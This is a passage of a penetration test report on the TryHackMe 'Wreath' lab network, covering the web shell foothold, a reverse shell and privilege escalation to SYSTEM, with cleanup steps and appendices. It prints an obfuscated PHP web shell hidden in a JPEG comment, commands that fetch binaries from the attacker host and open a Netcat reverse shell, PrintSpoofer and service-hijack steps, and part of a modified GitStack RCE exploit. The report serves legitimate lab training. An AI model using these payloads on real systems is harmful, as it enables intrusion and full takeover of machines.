
Interactive Shell as Thomas

The previously recovered Thomas's credentials from `10.200.67.150` were found to be reused for authentication to the `/resources` directory.




```
→ root@kali «exploits» «10.50.63.13»
$ curl -sI -u 'thomas:i[redacted]y' --socks5 127.0.0.1:1080 http://10.200.67.100/resources/
HTTP/1.1 200 OK
Date: Wed, 23 Jun 2021 13:25:25 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
X-Powered-By: PHP/7.4.11
Content-Type: text/html; charset=UTF-8
```

These credentials along with the upload filter weakness could be leveraged to upload a PHP web shell. Due to the antivirus presence, the web shell has been obfuscated and it then embedded into a legitimate image file with help of Exiftool.



```
→ root@kali «exploits» «10.50.63.13»
$ exiftool -Comment='<?php echo base64_decode("PHByZT4=");system($_POST[base64_decode("Zg==")]);?>' \
> iamf.jpg
    1 image files updated
→ root@kali «exploits» «10.50.63.13»
$ mv iamf.jpg iamf_obfs.jpg.php
→ root@kali «exploits» «10.50.63.13»
$ file iamf_obfs.jpg.php
iamf_obfs.jpg.php: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, comme
nt: "<?php echo base64_decode("PHByZT4=");system($_POST[base64_decode("Zg==")]);?>", progressive, precision
 8, 512x512, components 3
```


The obfuscated web shell successfully bypassed the upload filters as well as the Antivirus. Using the web shell, I have the ability to execute arbitrary commands on the underlying system.



```
POST /resources/uploads/iamf_obfs.jpg.php HTTP/1.1
Host: 10.200.67.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic dGhvbWFzOmk8M3J1Ynk=
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 12

f=whoami
```

```
HTTP/1.1 200 OK
Date: Wed, 23 Jun 2021 14:51:55 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
X-Powered-By: PHP/7.4.11
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 164680

□□□□□□JFIF□□□□□□□□□□□□□□□O<pre>wreath-pc\thomas
□□□C□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□C□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□"□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□<□□1□□□□□?
□x□%□5h□1l□_□E□.*□□□□□□¼~□□□□□+□□□□□)□□RUK□2□A□□□Z□□□□□□Lg
□F□□□□□[□YKp
□□□□$"□□□&□p□□R□M□□c□]□□□□□□□□□□□□IX□□a□□□□}□]□C□□Q□□□h□□?S
```

Since `10.200.67.100` could reach external network, the web shell could also be leveraged to gain interactive shell access into the system.




```
POST /resources/uploads/iamf-obfs.jpg.php HTTP/1.1
Host: 10.200.67.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic dGhvbWFzOmk8M3J1Ynk=
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

f=ping -n 1 10.50.63.13
```

```
HTTP/1.1 200 OK
Date: Wed, 23 Jun 2021 15:24:30 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
X-Powered-By: PHP/7.4.11
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 164957

□□□□□□JFIF□□□□□□□□□□□□□□r<pre>
Pinging 10.50.63.13 with 32 bytes of data:
Reply from 10.50.63.13: bytes=32 time=251ms TTL=63

Ping statistics for 10.50.63.13:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 251ms, Maximum = 251ms, Average = 251ms
```

The following command was sent to force `10.200.67.100` to download a self-compiled Netcat binary from the attacking machine.

```
powershell.exe -c "Invoke-WebRequest -Uri http://10.50.63.13:8000/nc-iamf-win.exe -Outfile nc-iamf-win.exe"
```

By utilizing the uploaded Netcat, I successfully obtained interactive shell access on `10.200.67.100`.


```
➜ root@kali «wreath» «10.50.63.13»
$ rlwrap nc -nvlp 53
listening on [any] 53 ...
connect to [10.50.63.13] from (UNKNOWN) [10.200.67.100] 51337
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs\resources\uploads> whoami
whoami
wreath-pc\thomas
PS C:\xampp\htdocs\resources\uploads> ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::c18b:8cd1:e6db:6d0%12
   IPv4 Address. . . . . . . . . . . : 10.200.67.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.67.1
PS C:\xampp\htdocs\resources\uploads> 
```

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comp
1 × 2 × ...
Send Cancel < | ▾ > | ▾
Request
Raw Params Headers Hex

```
POST /resources/uploads/iamf-obfs.jpg.php HTTP/1.1
Host: 10.200.67.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic dGhvbWFzOmk8M3J1Ynk=
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

f=nc-iamf-win.exe -e powershell 10.50.63.13 53
```


Privilege Escalation to SYSTEM

An internal enumeration for privilege escalation vectors was conducted using an automated tool called WinPEAS. The tool was previously transferred into the system using the following PowerShell command.

```
PS C:\> Invoke-WebRequest -uri http://10.50.63.13:8000/winpeas-
iamf.exe -outfile winpeas-iamf.exe
```

The tool found two potential vectors for privilege escalation: **Token Impersonation** and **Service Path Hijack**.

It was found that user thomas has the `SeImpersonatePrivilege` token enabled. This privilege allows user thomas to impersonate another user's token, including **SYSTEM** token [7]. A tool called PrintSpoofer was utilized to abuse this privilege, which resulted in shell access as **SYSTEM**.




```
PS C:\iamf> curl.exe -O -s http://10.50.63.13:8000/PrintSpoofer64.exe
curl.exe -O -s http://10.50.63.13:8000/PrintSpoofer64.exe
PS C:\iamf>

PS C:\iamf> whoami
whoami
wreath-pc\thomas
PS C:\iamf>

PS C:\iamf> .\PrintSpoofer64.exe -i -c powershell.exe
.\PrintSpoofer64.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32> ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::c18b:8cd1:e6db:6d0%12
   IPv4 Address. . . . . . . . . . . : 10.200.67.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.67.1
```

```
➜ root@kali «exploits» «10.50.63.13»
$ wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe \
> 2>/dev/null
➜ root@kali «exploits» «10.50.63.13»
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.200.67.100 - - [27/Jun/2021 16:14:04] "GET /PrintSpoofer64.exe HTTP/1.1" 200 -
```

Another privilege escalation vector identified was **Service Path Hijack** [9]. It was found that the executable path of a service called `SystemExplorerHelpService` was not enclosed within quotes. Furthermore, user thomas has full access to the service and also write access on `C:\Program Files (x86)\System Explorer\System Explorer`.

```
PS C:\iamf> Get-Acl -
Path "C:\Program Files (x86)\System Explorer\System Explorer"
Get-Acl -Path "C:\Program Files (x86)\System Explorer\System Explorer"

Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\Sy
stem Explorer\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
...[SNIP]...
```

A reverse shell in form of executable program was created to exploit this vulnerability (see Apendix A). The program was then transferred and copied into the vulnerable directory and renamed to `System.exe`. Invoking service restart for `SystemExplorerHelpService` resulted in another shell access as SYSTEM.



```
PS C:\iamf> cp exec-nc-iamf.exe "C:\Program Files (x86)\System Explorer\System.exe"
cp exec-nc-iamf.exe "C:\Program Files (x86)\System Explorer\System.exe"
PS C:\iamf> ls "C:\Program Files (x86)\System Explorer\"
ls "C:\Program Files (x86)\System Explorer\"


    Directory: C:\Program Files (x86)\System Explorer


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

d-----       21/12/2020     23:55                System Explorer

-a----       27/06/2021     11:28           4096 System.exe



PS C:\iamf> sc.exe stop SystemExplorerHelpService
sc.exe stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388
PS C:\iamf> sc.exe start SystemExplorerHelpService
sc.exe start SystemExplorerHelpService
[SC] StartService FAILED 1053:
```

```
→ root@kali «wreath» «10.50.63.13»
$ nc -nvlp 443
listening on [any] 443 ...
connect to [10.50.63.13] from (UNKNOWN) [10.200.67.100] 51154
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32> hostname
hostname
wreath-pc
PS C:\Windows\system32> ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::c18b:8cd1:e6db:6d0%12
   IPv4 Address. . . . . . . . . . . : 10.200.67.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.67.1
PS C:\Windows\system32> █
```

At this point, Mr. Wreath's network has been totally compromised.

Conclusion

Based on the test carried out above, targeted attacks on Mr. Wreath's network could result in a total network compromise. Exploiting a single critical vulnerability on the public-facing web server opens up opportunities for attackers to gain full access to the internal network and move laterally within it in search of valuable assets. A small number of unpatched/outdated software and environment misconfigurations discovered within the network could utilized by the attackers for elevating their privileges. This eventually lead to a total compromise of the network.

One of the most basic and easy security practices to follow for countermeasures is keeping the software up to date. Also, it is strongly advised for Mr. Wreath to re-evaluate the current system configurations and employ an IDS or IPS system on the public-facing web server.

Clean Up

In this section, several cleaning processes are carried out to remove tools, webshell, and backdoors from the target systems.

Removal of tools on `10.200.67.200`.

```
[root@prod-serv tmp]# ls -l iamf/
total 11040
-rwxr--r--. 1 root root 1309448 Jun 21 15:12 mimikatz-iamf.exe
-rwxr--r--. 1 root root 2914424 Jun 22 03:57 nc-iamf
-rwxr--r--. 1 root root 5944464 Jun 21 15:13 nmap-iamf
-rwxr--r--. 1 root root  375176 Jun 21 15:12 socat-iamf
-rwxr--r--. 1 root root  305080 Jun 21 15:12 socat-iamf-win
-rwxr--r--. 1 root root     150 Jun 21 15:11 upload_tools.sh
-rwxr--r--. 1 root root  441344 Jun 21 15:12 winpeas-iamf
[root@prod-serv tmp]# chattr -a iamf/
[root@prod-serv tmp]# rm -rf iamf/
```

Removal of tools on `10.200.67.150`.

```
*Evil-WinRM* PS C:\> hostname
git-serv
*Evil-WinRM* PS C:\> dir iamf


    Directory: C:\iamf


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       11/16/2020   6:37 PM        8818688 chisel-iamf-win.exe
-a----        1/23/2021  11:12 PM          42770 Invoke-Portscan.ps1


*Evil-WinRM* PS C:\> Remove-Item iamf -Force -Recurse
```

Removal of backdoor user on 10.200.67.150.

```
*Evil-WinRM* PS C:\> net user /del iamf
The command completed successfully.
*Evil-WinRM* PS C:\> cd Users
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        6/21/2021   2:48 PM                admin
d-----        11/8/2020   1:20 PM                Administrator
d-----        6/23/2021  10:42 PM                DEVsec
d-----        6/22/2021   5:46 AM                iamf
d-----        6/26/2021  10:17 AM                joehplay
d-r---        11/8/2020   1:20 PM                Public
d-----       12/20/2020   3:56 PM                Thomas
*Evil-WinRM* PS C:\Users> Remove-Item iamf -Force -Recurse
```

Removal of chisel firewall rule on 10.200.67.150.

```
*Evil-WinRM* PS C:\> netsh advfirewall firewall delete rule name="chisel-
iamf"

Deleted 1 rule(s).
Ok.
```

Termination of PrintSpoofer64.exe on 10.200.67.100.

```
PS C:\> taskkill /IM PrintSpoofer64.exe /F
taskkill /IM PrintSpoofer64.exe /F
SUCCESS: The process "PrintSpoofer64.exe" with PID 3356 has been terminated.
SUCCESS: The process "PrintSpoofer64.exe" with PID 1608 has been terminated.
```

Removal of web shells on 10.200.67.100.

```
PS C:\xampp\htdocs> Remove-Item C:\iamf -Force -Recurse
Remove-Item C:\iamf -Force -Recurse
PS C:\xampp\htdocs> remove-item C:\xampp\htdocs\resources\uploads\*iamf*
```

Reverse shell termination on `10.200.67.100`.

```
PS C:\> $(taskkill /IM "nc-iamf-win.exe" /F) -and $(Remove-Item C:\xampp\htdocs\resources\uploads\nc-iamf-win.exe -Force)
```

References

[1] https://tryhackme.com/room/wreath

[2] https://www.webmin.com/exploit.html

[3] https://www.exploit-db.com/exploits/43777

[4] https://crackstation.net/

[5] https://github.com/int0x33/nc.exe/

[6] https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS

[7] https://attack.mitre.org/techniques/T1134/

[8] https://github.com/itm4n/PrintSpoofer

[9] https://attack.mitre.org/techniques/T1574/009/

Appendix A

Nmap Scan

```
→ root@kali «wreath» «10.50.63.13»
$ nmap -p22,80,443,9090,10000 -sC -sV -oA nmap/s1/10-all-tcp-
script 10.200.67.200
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-19 05:38 EDT
Nmap scan report for 10.200.67.200
Host is up (0.26s latency).

PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c
)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c
)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Thomas Wreath | Developer
| ssl-
cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreat
h Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2021-06-19T08:47:27
|_Not valid after:  2022-06-19T08:47:27
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.77 seconds
```

```
root@prod-serv iamf]# ./nmap-iamf -Pn 10.200.67.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-06-22 10:00 BST
...snip...
Nmap scan report for ip-10-200-67-1.eu-west-
1.compute.internal (10.200.67.1)
Cannot find nmap-mac-
prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.17s latency).
All 6150 scanned ports on ip-10-200-67-1.eu-west-
1.compute.internal (10.200.67.1) are filtered
MAC Address: 02:63:D8:24:D9:31 (Unknown)

Nmap scan report for ip-10-200-67-100.eu-west-
1.compute.internal (10.200.67.100)
Host is up (0.00017s latency).
All 6150 scanned ports on ip-10-200-67-100.eu-west-
1.compute.internal (10.200.67.100) are filtered
MAC Address: 02:74:D7:60:37:65 (Unknown)

Nmap scan report for ip-10-200-67-150.eu-west-
1.compute.internal (10.200.67.150)
Host is up (0.00060s latency).
Not shown: 6146 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
5985/tcp open  wsman
MAC Address: 02:EF:A4:9D:46:A7 (Unknown)

Nmap scan report for ip-10-200-67-250.eu-west-
1.compute.internal (10.200.67.250)
Host is up (0.00049s latency).
Not shown: 6148 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
1337/tcp open  menandmice-dns
MAC Address: 02:AD:78:8B:AA:31 (Unknown)

Nmap scan report for ip-10-200-67-200.eu-west-
1.compute.internal (10.200.67.200)
Host is up (0.000016s latency).
Not shown: 6144 closed ports
```

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
3306/tcp  open  mysql
5355/tcp  open  hostmon
10000/tcp open  ndmp

Nmap done: 256 IP addresses (5 hosts up) scanned in 1300.59 seconds
```

Upload_tools.sh

```
#!/bin/sh

for tool in nc-iamf nmap-iamf socat-iamf socat-iamf-win winpeas-iamf mimikatz-iamf.exe
  do
  curl -O -s http://10.50.63.13/$tool &
  done
wait
```

Modified GitStack Exploit

```
import requests
from requests.auth import HTTPBasicAuth
import sys

ip = 'localhost'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print("[+] Get user list")
r = requests.get("http://{}/rest/user/".format(ip))
try:
    user_list = r.json()
    user_list.remove('everyone')
```

```
except:
    pass

if len(user_list) > 0:
    username = user_list[0]
    print ("[+] Found user {}".format(username))
else:
    r = requests.post("http://{}/rest/user/".format(ip),
                      data={'username': username, 'password': password})
    print ("[+] Create user")
    if not "User created" in r.text and not "User already exist" in r.te
xt:
        print("[-] Cannot create user")
        sys.exit(-1)

r = requests.get("http://{}/rest/settings/general/webinterface/".format(
ip))
if "true" in r.text:
    print ("[+] Web repository already enabled")
else:
    print ("[+] Enable web repository")
    r = requests.put(
        "http://{}/rest/settings/general/webinterface/".format(ip), data
='{"enabled" : "true"}')
    print("r: %s" % r)
    if not "Web interface successfully enabled" in r.text:
        print("[-] Cannot enable web interface")
        sys.exit(-1)

print ("[+] Get repositories list")
r = requests.get("http://{}/rest/repository/".format(ip))
repository_list = r.json()

if len(repository_list) > 0:
    repository = repository_list[0]['name']
    print("[+] Found repository {}".format(repository))
else:
    print("[+] Create repository")


r = requests.post("http://{}/rest/repository/".format(ip), cookies={'csr
ftoken': csrf_token},
                  data={'name': repository, 'csrfmiddlewaretoken': csrf_
token})
```

```
if not "The repository has been successfully created" in r.text and not "Repository already exist" in r.text:
    print("[-] Cannot create repository")
    sys.exit(-1)

print("[+] Add user to repository")
r = requests.post(
    "http://{}/rest/repository/{}/user/{}/".format(ip, repository, username))

if not "added to" in r.text and not "has already" in r.text:
    print("[-] Cannot add user to repository")
    sys.exit(-1)

print("[+] Disable access for anyone")
r = requests.delete(
    "http://{}/rest/repository/{}/user/{}/".format(ip, repository, "everyone"))

if not "everyone removed from rce" in r.text and not "not in list" in r.text:
    print("[-] Cannot remove access for anyone")
    sys.exit(-1)

print("[+] Create backdoor in PHP")
